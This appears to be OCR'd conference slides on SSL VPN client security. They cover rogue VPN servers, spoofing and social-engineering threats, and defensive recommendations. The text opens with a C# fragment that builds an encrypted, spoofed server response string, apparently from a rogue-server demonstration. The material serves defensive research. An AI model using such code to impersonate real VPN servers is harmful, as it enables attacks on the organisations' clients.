    cs.Write(plaintextBytes, 0, plaintextBytes.Length);
    cs.Close();
    byte[] encryptedData = ms.ToArray();
    string HexCipher = BytesToHex(encryptedData);
    string HexIV = BytesToHex(IV);
    string AXResponse = "SERVER_CHAIN=\"" + Convert.ToBase64String(Encoding.ASCII.GetBytes(HexIV)) +
        "; VALIDATE_DATA=" + Convert.ToBase64String(Encoding.ASCII.GetBytes(HexCipher));
    return AXResponse;
   }
```

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The New Threat

- Our Web Sites and Networks are better secured
- Instead of hacking your web site, attackers will pretend to be you, and attack your clients:
  - PHISHING
  - SOCIAL ENGINEERING
- SSL VPNs can be vulnerable to the same spoofing attacks

The New Threat


- Rogue SSL VPN Servers
  - ActiveX
    - cannot be site/SSL locked
    - can be reverse engineered to learn about the server
  - SSL VPN Servers
    - can be compromised
    - can be reverse engineered
    - can be purchased

The New Defense

- Use Organization Signed SSL Certificates
  - Clients will need CA Public Key Installed
  - VPN Client needs to support/enforce SSL verification
  - VPN Client Needs to be manually configured to trust the Organizations CA
  - PRO: Hard for attackers to spoof
  - CON: Complicates Web Based Client Installation

The New Defense

- Client Side White Lists
  - Microsoft IAG Solution
  - PRO: Puts control in the users hands
  - CON: Puts control in the users hands
  - CON: Vulnerable to Social Engineering Attacks



The following site is about to launch one or more applications on your computer, or retrieve security information from your computer:

https://portal.[redacted].com

☑ Trust this site:

● Temporarily, until I disconnect from this site

○ For a limited period of 1 days

○ Always

SSL VPN Recommendations

- Ask your vendor about client components!
  Fuzzing – Command Execution – Upgrades – Installers
- Minimize Client Footprint
  Disable components that you will not use
- Lock down the configuration
  explicitly list hosts & use real URL rulesets (no .*)
- Lock down network firewalls

Thank you!

Special Thanks to: Dan Guido and ISIS, Dino Dai Zovi, Daniel Reznick, Erik Cabetas, Pete Soderling @ TechSmart Solutions Group, Corey Benninger, Aaron Rhodes

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http://www.intrepidusgroup.com

http://schmoil.blogspot.com